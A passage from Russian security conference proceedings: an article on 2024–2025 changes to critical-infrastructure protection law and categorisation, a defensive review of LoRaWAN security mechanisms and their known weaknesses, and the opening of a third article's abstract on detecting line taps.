SECURITY REQUIREMENTS FOR CRITICAL INFORMATION INFRASTRUCTURE FACILITIES CONSIDERING REGULATORY DEVELOPMENTS

Kiselev Nikolay, Krasov Andrey
The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mails: mr.nikkis@mail.ru, krasov@inbox.ru

Abstract. The article analyzes the evolution of regulatory requirements for the protection of critical information infrastructure facilities in 2024–2025. The key changes in the Russian legislation are considered, including amendments to Federal Law No. 187 “On the Security of the Critical Information Infrastructure of the Russian Federation”. The study systematizes the practical consequences of these changes for critical information infrastructure entities, formulating updated obligations in terms of areas by blocks. The key conclusion emphasizes the need to adapt the processes of critical information infrastructure entities to the new proactive protection model and industry-specific categorization logic, especially in light of the mandatory reassessment of categories. The article can serve as a practical guide for understanding and implementing the updated regulatory requirements.

Keywords: critical information infrastructure; cybersecurity; categorization of critical information infrastructure facilities; regulatory requirements; industry-specific features; new categorization model; import substitution; proactive protection.

Введение. Критическая информационная инфраструктура (КИИ) представляет собой стратегический фундамент функционирования государственных систем, жизнеобеспечения населения и ключевых отраслей экономики Российской Федерации. В условиях экспоненциального роста киберугроз, их возрастающей сложности и стремительной технологической трансформации, требования к обеспечению защищенности объектов КИИ находятся в состоянии непрерывной эволюции. В период 2024–2025 годов произведены существенные изменения в регуляторном ландшафте Российской Федерации: вступили в силу важные поправки к Федеральному закону от 26.07.2017 № 187-ФЗ «О безопасности критической информационной инфраструктуры Российской Федерации» [1, 2], а с 1 сентября 2025 года вводится в действие новая модель категорирования объектов КИИ. Эти изменения требуют незамедлительного осмысления и адаптации со стороны всех субъектов КИИ.

Актуальность настоящего исследования обусловлена острой необходимостью комплексной систематизации новых регуляторных требований, выявления их практических последствий и разработки эффективных адаптивных механизмов их реализации субъектами КИИ. Значительный вклад в исследование вопросов защищенности и управления безопасностью объектов КИИ внесли такие отечественные ученые, как Ерохин С.Д., Петухов А.Н., Пилюгин П.Л., чьи работы легли в основу понимания предыдущей парадигмы [3] регулирования.

Материалы и методы. В рамках исследования был применен комплексный методологический подход, включающий:

1. Системный анализ отечественной научной литературы и профильных публикаций по проблематике безопасности КИИ.
2. Детальный сравнительно-правовой анализ текстов ФЗ-187 в предыдущей и действующей редакциях, а также сопутствующих подзаконных актов (постановлений Правительства РФ [4], приказов ФСТЭК России), регулирующих вопросы категорирования, обеспечения безопасности и реагирования на инциденты.
3. Контент-анализ официальных разъяснений регуляторов и материалов правоприменительной практики в области защиты информации.

4. Метод компьютерной обработки данных использовался для систематизации выявленных изменений, вычленения ключевых трендов и формулирования обновленных обязательств.

Цель исследования — уточнение, систематизация и комплексный анализ обновленных требований к защищенности объектов КИИ в контексте вступивших в силу поправок к ФЗ-187 и новой модели категорирования, а также формулирование вытекающих из них обязательств для субъектов КИИ.

Задачи исследования:

— провести детальный анализ ключевых изменений в требованиях регуляторов к безопасности КИИ за последние годы, с акцентом на поправки к ФЗ-187 и новую модель категорирования;

— определить системное влияние выявленных законодательных и нормативных изменений на статус, обязанности субъектов КИИ и процедуры обеспечения безопасности объектов КИИ;

— сформулировать конкретные обновления в перечне обязательств, возникающих у субъектов КИИ в связи с изменениями законодательства, для исполнения на объектах КИИ.

Результаты анализа изменений в действующее законодательство.

По результатам анализа изменений в связи с поправками к ФЗ-187 выявлено, что произведено расширение и уточнение понятийного аппарата. Законодатель ввел четкое разграничение понятий «компьютерная атака» и «компьютерный инцидент». Это уточнение выходит за рамки простой терминологии — оно знаменует переход к проактивной модели защиты. Теперь в фокусе не только успешные нарушения (инциденты), но и попытки нарушений (атаки), даже если они были отражены. Данное уточнение можно трактовать как усиление внимания в части его расширении не только на случившиеся события, но и на попытки атак, которые могут быть не успешными и по этой причине не попадать в статистику инцидентов. При этом такое изменение в перспективе позволит реализовывать проактивный подход к защите. В частности, не реализованные атаки (не ставшие инцидентами) могут быть реализованы на других объектах. Знание о возможности их проведения со стороны злоумышленников из результатов статистических данных по отрасли или субъекту РФ могут помочь своевременно учесть характер такой возможной атаки и реализовать превентивные меры и усилить внимание к данному виду атак со стороны подразделений по защите информации.

Это обстоятельство накладывает на субъектов КИИ новые обязательства по:

— обнаружению и учету атак: внедрению систем, способных фиксировать не только успешные компрометации, но и попытки проникновения, сканирования, эксплуатации уязвимостей и т.д.;

— анализу тактик и техник злоумышленников: сбору и анализу данных об атаках (как успешных, так и неуспешных) для выявления новых угроз и векторов атак, характерных для отрасли или региона;

— превентивным мерам: использованию полученных данных для упреждающего усиления защиты на своих объектах КИИ до того, как аналогичная атака станет инцидентом. Знание о «неудачной» атаке на один объект должно служить сигналом для защиты других.

Усиление роли государства и отраслевого регулирования.

Положения обновлённого закона направлены усиление регуляторных функций государственных органов власти. Например, расширение полномочий Правительства РФ, согласно изменениям, заключается в возможности Правительства РФ устанавливать перечни типовых отраслевых объектов КИИ. При этом отдельно выделятся роль Центрального банка Российской Федерации и его регуляции в банковской сфере и иных сферах финансового рынка. Это основное изменение, напрямую влияющее на категорирование.

Категорирование, которое напрямую влияет на требования к защищённости объекта КИИ должно производиться с учетом новой модели категорирования, которое теперь должно производиться с обязательным учетом:

— утвержденного для отрасли перечня типовых объектов КИИ;

— утвержденных для отрасли особенностей категорирования;

— изменения процедуры взаимодействия с регулятором, так как усилен контроль за правильностью отнесения объектов субъектами КИИ.

С одной стороны, усиливается государственный контроль в части правильности отнесения субъектами критической информационной к значимым объектам критической информационной инфраструктуры. С другой стороны, регулятор получает большую свободу, так как в новой редакции отсутствует обязанность ФСТЭК возвращать документы по категорированию с мотивированным отказом в 10-дневный срок при выявлении нарушений в категорировании объекта КИИ. Это дает регулятору больше времени на анализ, но требует от субъектов КИИ повышенной внимательности при подготовке документов.

Также дополнительно введена явная возможность регулятора (ФСТЭК России) в случае непредоставления сведений о результатах присвоения объекту критической информационной инфраструктуры одной из категорий значимости либо об отсутствии необходимости присвоения ему одной из таких категорий направлять требования субъектам КИИ о необходимости предоставлении сведений о результатах категорирования (или об отсутствии необходимости такового) с указанием срока выполнения данного требования.

Требования к программному обеспечению. Отдельное внимание уделено требованиям к использованию программного обеспечения на объектах КИИ. Данное изменение сводится к использованию на значимых объектах критической информационной инфраструктуры отечественного программного обеспечения (сведения, о котором включены в единый реестр российских программ). Это требование направлено на снижение рисков, связанных с зависимостью от иностранного ПО и наличием в нем недокументированных возможностей.

Таким образом по результатам анализа можно сказать, что за последние годы пристальное внимание государства и регуляторов на сферу КИИ нашло свое отражение в конкретных изменениях в действующие нормы и требования к защищенности объектов КИИ.

Влияние изменений на субъекты и объекты КИИ. Наибольшее влияние, по мнению авторов, изменения должны оказать на так называемые »пограничные» субъекты и объекты КИИ. То есть те, статус которых в рамках предыдущей универсальной методики категорирования был неочевиден или оспаривался. Например, в процессе категорирования объекта КИИ субъект мог, применяя методику категорирования отнести объект к более низкой категории значимости или оставить объект без присвоения такой категории.

Вводятся отраслевые перечни типовых объектов КИИ, которые утверждаются профильными ведомствами. Прежняя единая методика категорирования, вызывавшая сложности на объектах с нетипичными характеристиками, уступает место отраслевой специфике. Утверждение типовых перечней и отраслевых особенностей снимает многие противоречия, но не гарантирует отсутствия новых сложностей интерпретации в рамках конкретной отрасли. И утверждать, что больше не будет проблем применения методики категорирования также нельзя, но больше их вряд ли станет.

Новая логика категорирования заключается в том, что в первую очередь при присвоении категории ориентиром становится типовой отраслевой перечень, а только затем установленные общие критерии значимости. Таким образом специфика конкретной отрасли начинает превалировать над общей формулой, с применением которой возникали трудности на конкретных объектах.

С другой стороны, у субъектов КИИ появляется некоторая автономия. Теперь не будет необходимости согласовывать с ФСТЭК перечень того, что определено как объект КИИ. В свою очередь это не избавляет от необходимости определения категории значимости для объектов, не перечисленных в типовом перечне. Если в организации субъекте КИИ выявлен значимый объект КИИ, который не внесен в типовой перечень его нужно будет отдельно описать, присвоить ему категорию значимости, в соответствии с методикой и критериями и направить предложение о внесении изменений в отраслевой список КИИ. Перечень таким образом будет пополнятся, при этом гипотетически какое-то время более интенсивно, затем эта активность должна снизиться.

Такой подход, возможно, позволит консолидировать опыт «лучших практик» [5–8] для наполнения типового перечня и упростит труд как по направлению сведений, так и по их проверке. Особенно остро вопрос упрощения и ускорения взаимодействия встаёт в связи с тем фактом, что ряду организаций нужно будет с 1 сентября 2025 года проводить переоценку своих объектов КИИ.

По результатам проведенного анализа можно сформулировать следующие ключевые обновления в обязательствах субъектов КИИ, возникшие в связи с изменениями законодательства (поправки к ФЗ-187, новая модель категорирования) и требующие исполнения на объектах КИИ. В целях дифференцированного восприятия влияния разделим обновления к требованиям на направления (или блоки).

В блоке идентификации и категорирования включаются следующие обязательства для субъектов критической информационной инфраструктуры. Обязательная сверка объектов КИИ с типовыми отраслевыми перечнями, утвержденными Правительством РФ (или Банком России для финансового рынка). Применение при категорировании утвержденных отраслевых особенностей категорирования наряду с общими критериями.

В случае выявления значимого объекта КИИ, не включенного в типовой отраслевой перечень возникает:

— обязанность самостоятельно провести его категорирование в соответствии с методикой и критериями;

— обязанность направить предложение в уполномоченный орган (профильное ведомство) о включении данного объекта в типовой отраслевой перечень

Своевременное реагирование на требования ФСТЭК о предоставлении сведений о результатах категорирования объекта КИИ или об отсутствии необходимости категорирования в закреплённый на уровне Федерального закона установленный срок.

В блоке реализации обеспечения безопасности появились:

Потребность внедрения и поддержка систем, обеспечивающих обнаружение, фиксацию и анализ не только компьютерных инцидентов, но и компьютерных атак (в т.ч. неудачных)

Возможность реализации проактивных мер защиты на основе анализа тактик, техник и процедур, используемых злоумышленниками, выявленных в ходе мониторинга атак (в том числе по данным зафиксированных по отрасли в целом).

Усиление необходимости обеспечения использования на значимых объектах КИИ только отечественного ПО из Единого реестра российских программ, за исключением случаев, предусмотренных законодательством

В направлении переоценки и актуализации состояния возникли следующие потребности, обусловленные изменениями:

Переоценка категорий значимости, присвоенных объектам КИИ до 01.09.2025, с учетом вступивших в силу типовых отраслевых перечней и отраслевых особенностей категорирования

Систематический мониторинг актуализации типовых отраслевых перечней, отраслевых особенностей категорирования и иных нормативных актов

В направлении взаимодействия с регулятором сильных изменений не произошло. Осталась необходимость предоставления во ФСТЭК сведений о результатах присвоения категории значимости/об отсутствии необходимости присвоения в порядке, установленном Правительством РФ. Более жестко закреплены сроки и создано некоторое пространство для возможности более гибкой работы регулятора.

Заключение. Проведенный анализ убедительно демонстрирует, что повышенное внимание государства и регуляторов к сфере безопасности КИИ в последние годы материализовалось в конкретные и значимые изменения законодательства. Основные тренды заключаются в переходе к проактивной модели защиты (через учет атак), усилении государственного контроля и отраслевой специфики (через типовые перечни и особенности категорирования), стимулирование импортозамещения, выраженное в требованиях к использованию программного обеспечения. Новая модель категорирования, основанная на типовых отраслевых перечнях, призвана снизить субъективизм и сложности используемой универсальной методики, хотя и требует от субъектов КИИ активной роли в ее наполнении через предложения по включению новых объектов.

Ключевым выводом для субъектов КИИ является необходимость пересмотра и незамедлительной адаптации своих процессов и систем к новым требованиям, особенно в свете необходимости переоценки категорий с 1 сентября 2025 года. Сформулированные обновленные обязательства представляют собой практический ориентир для выполнения этих задач. Консолидация опыта «лучших практик» через предложения по дополнению типовых перечней и внедрение проактивных мер на основе анализа атак являются залогом построения более устойчивой и безопасной критической информационной инфраструктуры РФ.

СПИСОК ЛИТЕРАТУРЫ

1. Федеральный закон «О внесении изменений в Федеральный закон «О безопасности критической информационной инфраструктуры Российской Федерации» от 07.04.2025 №58-ФЗ // Собрание законодательства РФ [Электронный ресурс]. URL: base.garant.ru (дата обращения: 31.07.2025).
2. Федеральный закон «О безопасности критической информационной инфраструктуры Российской Федерации» от 26.07.2017 N 187-ФЗ (последняя редакция) // Собрание законодательства РФ. 2017. № 31 (часть I). Ст. 4736. [Электронный ресурс]. URL: base.garant.ru (дата обращения: 02.08.2025).
3. Ерохин, С. Д. Управление безопасностью критических информационных инфраструктур / С. Д. Ерохин, А. Н. Петухов, П. Л. Пилюгин. Москва Научно-техническое издательство «Горячая линия-Телеком», 2021. 240 с. ISBN 978-5-9912-0916-8. EDN AKWARB.
4. Постановление Правительства Российской Федерации «Об утверждении Правил категорирования объектов критической информационной инфраструктуры Российской Федерации, а также перечня показателей критериев значимости объектов критической информационной инфраструктуры Российской Федерации и их значений» от 8 февраля 2018 г. № 127 // Собрание законодательства РФ [Электронный ресурс]. URL: base.garant.ru (дата обращения: 31.07.2025).
5. Миняев, А. А. Методика оценки эффективности системы защиты информации территориально-распределенных информационных систем / А. А. Миняев, А. В. Красов // Вестник СПбГУПТД. Серия 1: Естественные и технические науки. 2020. № 3. С. 26-32. DOI 10.46418/2079-8199_2020_3_4. EDN YNHOEI.
6. Типовые офтальмологические информационные системы, являющиеся объектами критической информационной инфраструктуры / А. В. Красов, Н. Н. Лансере, И. И. Фадеев [и др.] // Офтальмохирургия. 2022. № S4. С. 85-91. DOI 10.25276/0235-4160-2022-4S-85-91. EDN CBKURN.
7. Актуальные угрозы безопасности информации в сфере здравоохранения и офтальмологии / А. В. Красов, Д. Н. Шакин, Н. Н. Лансере [и др.] // Офтальмохирургия. 2022. № S4. С. 92-101. DOI 10.25276/0235-4160-2022-4S-92-101. EDN IYQQXV. (КИИ категорирование)
8. Майоров, А. В. Модель представления Больших данных о компьютерных атаках в формате nosql / А. В. Майоров, А. В. Красов, И. А. Ушаков // Вестник СПбГУПТД. Серия 1: Естественные и технические науки. 2023. № 2. С. 47-54. DOI 10.46418/2079-8199_2023_2_9. EDN GDZKWM.

УДК 004.056.53

ОБЗОР МЕХАНИЗМОВ ОБЕСПЕЧЕНИЯ ИНФОРМАЦИОННОЙ БЕЗОПАСНОСТИ ПРОТОКОЛА LORAWAN

Красников Даниил Андреевич, Ковцур Максим Михайлович, Никифоров Александр Вячеславович
Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича
Большевиков пр., 22, корп. 1, Санкт-Петербург, 193232, Россия
e-mails: dkrasnikov7604@mail.ru, maxkovzur@mail.ru, obsx@ya.ru

Аннотация. В статье проводится анализ механизмов защиты данных в сетях LoRaWAN, являющихся ключевой технологией для энергоэффективных и дальнодействующих IoT-решений. Рассматриваются встроенные протокольные средства обеспечения безопасности: методы активации устройств (OTAA и ABP), сквозное AES-шифрование полезной нагрузки, а также контроль целостности и аутентичности сообщений с помощью кода MIC и счетчиков. Выявлены и проанализированы критические уязвимости и ограничения данных механизмов, включая риски компрометации статических ключей при ABP, атаки на процедуру присоединения в OTAA, отсутствие защиты от RF-глушения и потенциальные угрозы целостности. В дополнение к стандартным средствам предложен комплекс дополнительных мер защиты, таких как использование аппаратных Security-модулей, мониторинг трафика и физическая безопасность. Делается вывод о необходимости эволюции встроенных механизмов безопасности и применения многоуровневого подхода для противодействия современным и будущим киберугрозам.

Ключевые слова: беспроводные сети; LoRa; LoRaWAN; интернет вещей (IoT); кибербезопасность; шифрование; аутентификация; AES; RF-глушение; MIC.

OVERVIEW OF INFORMATION SECURITY MECHANISMS FOR THE LORAWAN PROTOCOL

Krasnikov Daniil, Kovzur Maxim, Nikiforov Alexander
The Bonch-Bruevich Saint Petersburg State University of Telecommunications
22 Bolshevikov Av, bldg 1, St. Petersburg, 193232, Russia
e-mails: dkrasnikov7604@mail.ru, maxkovzur@mail.ru, obsx@ya.ru

Abstract. The article provides an analysis of data protection mechanisms in LoRaWAN networks, which are a key technology for energy-efficient and long-range IoT solutions. It examines the built-in protocol security features, including device activation methods (OTAA and ABP), end-to-end AES payload encryption, and message integrity and authenticity verification using the MIC code and counters. Critical vulnerabilities and limitations of these mechanisms have been identified and analyzed, including the risks of static key compromise during ABP, attacks on the OTAA joining procedure, the lack of protection against RF jamming, and potential integrity threats. In addition to standard measures, a set of additional security measures has been proposed, such as the use of hardware security modules, traffic monitoring, and physical security. It is concluded that it is necessary to evolve the built-in security mechanisms and apply a multi-level approach to counter modern threats.

Keywords: wireless networks; LoRa; Internet of Things (IoT); cybersecurity; encryption; authentication; AES; RF jamming; MIC.

Введение. С развитием Интернета вещей (IoT) и повсеместным внедрением беспроводных технологий вопросы защиты данных становятся как никогда актуальными. Одним из ключевых протоколов, обеспечивающих энергоэффективную и дальнодействующую передачу данных, является LoRaWAN.

Однако широкое распространение LoRa-устройств делает их потенциальной мишенью для злоумышленников, стремящихся перехватить или исказить передаваемую информацию. В связи с этим критически важным аспектом использования данного протокола становится обеспечение конфиденциальности, целостности и аутентичности данных.

LoRa (Long Range) — технология модуляции для маломощной беспроводной связи. Она обеспечивает передачу данных на большие расстояния с низким энергопотреблением. [1]

LoRa использует модуляцию с расширенным спектром (CSS). При передаче поток данных преобразуется в широкополосный сигнал, а при приёме — восстанавливается. Это позволяет передавать сигналы с низкой мощностью, устойчивые к помехам.

Протокол LoRaWAN подходит для устройств с питанием от батареи, которые передают небольшие объёмы данных. Некоторые сферы применения [2]:

- сельское хозяйство — мониторинг влажности почвы, уровня углекислого газа, освещения;
- умные города — мониторинг качества воздуха, дорожного движения и парковки;
- отслеживание объектов — мониторинг местоположения и состояния объектов;
- умные дома — мониторинг и управление различными устройствами, включая освещение, отопление и безопасность.

Пример топологии сети с использованием LoRa представлен на рис. 1.



Рис. 1. Пример топологии сети с использованием LoRa

Для соответствия современным вызовам, требуется реализовать комплексный подход к обеспечению киберфизической безопасности [3]. Основными угрозами безопасности LoRa на сегодняшний день все еще остаются:

- атаки воспроизведения (replay attacks). Схема атаки типа replay attack показана на рис. 2;
- компрометация ключевой информации путем физического доступа к устройству;
- подавление радиосигнала;
- атака посредника (man in the middle);
- отказ в обслуживании (distributed denial of service);
- фальсификация сообщений подтверждений (ACK-спуфинг).



Рис. 2. Схема атаки типа replay attack

Подробнее о некоторых из видов атак.

Replay attacks — злоумышленник может перехватить сообщения на последней сессии и использовать их в текущей сессии. LoRaWAN использует счётчики восходящей и нисходящей передачи (FCntUp, FCntDown), и сервер отслеживает уникальность DevNonce, но если сервер неправильно хранит историю или сбрасывает её — возможны атаки.

Атака посредника — это тип кибератаки, при котором злоумышленник тайно перехватывает коммуникацию между двумя сторонами, которые считают, что общаются напрямую. Злоумышленник находится «посередине» связи, незаметно перехватывая, читая, изменяя или даже полностью блокируя передаваемые данные.

Отказ в обслуживании — это онлайн-атака на системы, при которой злоумышленники посылают огромное число Join-Request запросов или uplink-пакетов. Это делается, чтобы загрузить шлюзы и серверы, используемые в сети с применением LoRaWAN;

Фальсификация сообщений подтверждений — это тип атаки, при которой злоумышленник отправляет на сервер большое количество поддельных пакетов ACK (подтверждение) без правильного следования последовательности.

Механизмы защиты описаны в спецификациях LoRa Alliance [4], и охватывают следующие аспекты информационной безопасности: аутентификация, шифрование и обеспечение целостности данных.

Для аутентификации и контроля целостности используется сетевой сессионный ключ NwkSKey, для шифрования пользовательских данных — сессионный ключ приложения AppSKey. Ключи формируются в ходе процедуры активации устройства и хранятся в защищённой памяти.

Используются два метода аутентификации:

– активация по воздуху (OTAA — on-the-air activation) — конечные устройства не инициализируются для конкретной сети, посылают запрос на присоединение, получают адрес устройства и маркер авторизации, из которого извлекаются сеансовые ключи;

– активация с помощью персонализации (ABP — activation by personalization) — конечные устройства персонализируются для работы с конкретной сетью, ключи NwkSKey и AppSKey предустановлены на устройстве.

Для шифрования сообщений используется алгоритм AES (Advanced Encryption Standard). Для шифрования полезной нагрузки между конечным устройством и сервером приложений применяется алгоритм AES-128 в режиме, эквивалентном CTR. Шифрование сквозное, то есть данные зашифрованы между оконечным устройством и сервером приложений. Это гарантирует, что только авторизованные объекты, которые содержат ключи шифрования, могут получить доступ к содержимому пакета.

Для обеспечения целостности сообщений в протоколе LoRaWAN предусмотрен Message Integrity Code (MIC), он же код целостности сообщения. MIC вычисляется по алгоритму AES-CMAC и предотвращает умышленную подделку сообщений. [5]

Ключ NwkSKey известен сетевому серверу и конечному устройству, используется для расчёта и проверки MIC. Так происходит проверка целостности каждого сообщения.

Во избежание повторения сообщений и воплощения злоумышленниками атак повторения используются счётчики сообщений (FCntUp и FCntDown). Они устанавливаются в 0 при активации устройства и увеличиваются с каждым сообщением восходящей и нисходящей связи. Сообщения с счётчиком сообщений ниже последнего игнорируются. Также данные передаваемые по протоколу LoRaWAN при активации по воздуху (OTAA) используют параметр DevNonce. DevNonce — сетевой сервер должен отслеживать «определённое количество» полученных значений DevNonce, чтобы предотвратить ранее названные атаки replay.

Хотя LoRaWAN обеспечивает базовую безопасность (AES-128, аутентификацию, целостность данных), у протокола есть несколько критических уязвимостей и ограничений.

1. Уязвимости в режимах активации устройств (методах аутентификации).

Начнем с рассмотрения ABP. Данный метод аутентификации подразумевает статическую активацию устройств, следовательно, в таком случае для активации устройства будут использоваться фиксированные, заранее прописанные ключи NwkSKey и AppSKey, которые не меняются на протяжении всего срока службы устройства. Если ключи были скомпрометированы, например, при физическом доступе к устройству, злоумышленник таким образом сможет расшифровывать трафик, внедрять ложные данные (проводить спуфинг-атаки) и клонировать устройство. Из вышесказанного следует вывод: ABP подходит только для тестовых устройств, но не для промышленного IoT.

Перейдем к OTAA — здесь речь идет уже о динамической активации LoRa-устройства. Проблемы статической аутентификации здесь отсутствуют. Тем не менее OTAA несет в себе другие проблемы. Одна из таких — риск перехвата join-запросов. Вкратце, устройство отправляет Join-Request с DevEUI (уникальным идентификатором, привязанным к аппаратному обеспечению) и JoinEUI (он же AppEUI, идентификатор join-сервера), но, если AppKey (ключ, используемый при расчете MIC, известный только устройству и серверу) слабый или угадываемый, злоумышленник может подделать активацию.

Другая проблема, присущая OTAA — атака на процедуру Join-Accept. Если злоумышленник перехватит пакет Join-Accept, сгенерированный после проверки сервером запроса, он сможет подобрать сессионные ключи (NwkSKey, AppSKey). В спецификации LoRaWAN пакет Join-Accept шифруется AppKey (AES-128-ECB), поэтому перехват пакета не позволит вычислить ключи напрямую.

Также OTAA обладает уязвимостью к Join-флуду, то есть злоумышленник может отправлять множество Join-Request пакетов, перегружая сетевой сервер, вызывая отказ в обслуживании.

Следовательно, использование OTAA безопаснее ABP, но стоит уделить внимание вопросу строгой защиты AppKey и защиты от флуда.

2. Уязвимости шифрования.

Для шифрования данных используется симметричный блочный шифр AES-128. На сегодня шифр считается безопасным, но с ростом вычислительных мощностей (например, появлением квантовых компьютеров) может потребоваться переход на AES-256.

3. Отсутствие стандартизированной защиты от глушения.

LoRaWAN уязвим к RF-глушению, следовательно, злоумышленник может передавать шум на подходящих частотах (к примеру 868/915 МГц), блокируя связь, и встроенного механизма для обнаружения и противодействия глушениям протокол не предусматривает.

4. Уязвимости в реализации MIC (Message Integrity Code).

MIC в LoRaWAN обеспечивает целостность и аутентификацию пакета (проверку, что он пришёл от устройства, владеющего ключом). Но если ключ NwkSKey скомпрометирован, то злоумышленник тоже сможет формировать MIC.

Из дополнительных методов защиты, данных в LoRa, следует выделить следующие:

1. Дополнительная защита канала передачи данных.
2. Фильтрация и мониторинг сетевого трафика [6, 7]
3. Физическая защита устройств
4. Регулярное обновление ПО [8]
5. Двухфакторная аутентификация при администрировании серверов
6. Использование дополнительных криптографических методов

Подробнее о каждом из вышеперечисленных методов:

Дополнительная защита канала передачи данных — данные между LoRa-шлюзом и сервером (Network Server/Application Server) могут передаваться по незащищённым каналам, следовательно, для усиления защиты канала передачи данных можно использовать VPN для создания зашифрованного туннеля между устройствами.

Фильтрация и мониторинг сетевого трафика — во избежание возможных атак и анализа механизма возможных предпринимаемых на устройства атак требуется внедрить в сеть систему предотвращения вторжений

Физическая защита устройств — LoRa-устройства могут взломать физически для последующего извлечения из памяти устройства ключей (особенно актуальна проблема для ABP-устройств). Предотвратить это можно внедрением в конструкцию устройства аппаратных Security-модулей, таких как чипы типа ATECC608A. Они хранят ключи в зашифрованном виде и блокируют физическое вскрытие. Также для защиты от вскрытия можно использовать корпуса с датчиками вскрытия.

Двухфакторная аутентификация при администрировании серверов — Двухфакторная аутентификация для доступа к устройствам в LoRaWAN практически не реализуется, так как речь чаще всего в таких случаях идет о сенсорах.

Заключение. Технология LoRa, благодаря своей энергоэффективности и дальнодействию, играет ключевую роль в развитии IoT-решений. Однако её широкое применение сопровождается серьёзными вызовами в области информационной безопасности. Встроенные механизмы защиты, такие как AES-шифрование, аутентификация OTAA/ABP и контроль целостности данных через MIC, обеспечивают базовый уровень безопасности, но имеют ряд уязвимостей. Основные риски связаны с компрометацией ключей, атаками воспроизведения, глушением радиоканала и недостаточной защитой от спуфинга. Дальнейшие исследования в этой области должны быть направлены на разработку механизмов защиты от RF-глушения, усиление аутентификации устройств и адаптацию криптографических алгоритмов к будущим вычислительным угрозам,

включая квантовые вычисления. Только комплексный подход к безопасности позволит обеспечить надёжную и долгосрочную защиту данных в LoRa-сетях.

СПИСОК ЛИТЕРАТУРЫ

1. Карманов А.А, Савостин А.А Технология LoRa как средство цифровой радиотелеметрии для IoT устройств // Вестник СКУ им. М. Козыбаева. 2023. № 1 (57). С. 100-106.
2. Интернет вещей (IoT): угрозы безопасности и конфиденциальности / А. М. Гельфанд, А. А. Казанцев, А. В. Красов, В. Р. Уляшева // Актуальные проблемы инфотелекоммуникаций в науке и образовании : сборник научных статей: в 4х т., Санкт-Петербург, 24–25 февраля 2021 г. Т. 1. СПб. : СПбГУ телекоммуникаций им. проф. М.А. Бонч-Бруевича, 2021. С. 215-220. EDN TFJJHA.
3. Комплексный подход к обеспечению безопасности киберфизических систем на основе микроконтроллеров / И. В. Котенко, Д. С. Левшун, А. А. Чечулин, И. А. Ушаков, А.В. Красов // Вопросы кибербезопасности. 2018. № 3(27). С. 29-38. DOI 10.21681/2311-3456-2018-3-29-38. EDN YQXQBN.
4. Technical Specifications // LoRa Alliance URL: https://resources.lora-alliance.org/technical-specifications (дата обращения: 15.07.2025).
5. LoRaWAN: обзор технологии // NEKTA URL: https://nekta.tech/lorawan-obzor-tehnologii/ (дата обращения: 15.07.2025).
6. Темченко, В. И. Проектирование модели информационной безопасности в операционной системе / В. И. Темченко, А. Ю. Цветков // Актуальные проблемы инфотелекоммуникаций в науке и образовании (АПИНО 2019) : сборник научных статей VIII Международной научно-технической и научно-методической конференцияи : в 4 т., Санкт-Петербург, 27–28 февраля 2019 года. Т. 1. СПб. : СПбГУ телекоммуникаций им. проф. М.А. Бонч-Бруевича, 2019. С. 740-745. EDN QQLJJX.
7. Петрова Т.В., Ковцур М.М., Карельский П.В., Поляничева А.В. Подходы обнаружения беспроводной точки доступа злоумышленника в локальной вычислительной сети // Региональная информатика (РИ-2022). СПб. : СПОИСУ, 2022. С. 572-573.
8. Цифровая трансформация и проблемы информационной безопасности : Монография / И. А. Альбовский, И. Л. Андреевский, М. Д. Васильев, С. И. Штеренберг [и др.] ; Под редакцией А.В. Солодянникова, И.Н. Васильевой. СПб. : Санкт-Петербургский государственный экономический университет, 2023. 118 с. ISBN 978-5-7310-6193-3. EDN QRTWNK.

УДК 004.056.53

АВТОМАТИЗИРОВАННОЕ ОБНАРУЖЕНИЕ ПОДКЛЮЧЕНИЙ В ЛИНИИ СВЯЗИ НА ОСНОВЕ СИГНАЛЬНОГО АНАЛИЗА

Красов Андрей Владимирович, Васичкин Сергей Сергеевич
Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А. Бонч-Бруевича
Большевиков пр., 22, корп.1, Санкт-Петербург, 193232, Россия
e-mails: krasov@inbox.ru, sergey_vasichkin@bk.ru

Аннотация. Рассматриваются методы автоматического обнаружения подключений в проводные линии связи на основе анализа отражённых сигналов. Обоснована возможность применения фазово-амплитудных характеристик для оценки состояния линии и идентификации подключений в системах удалённого мониторинга.

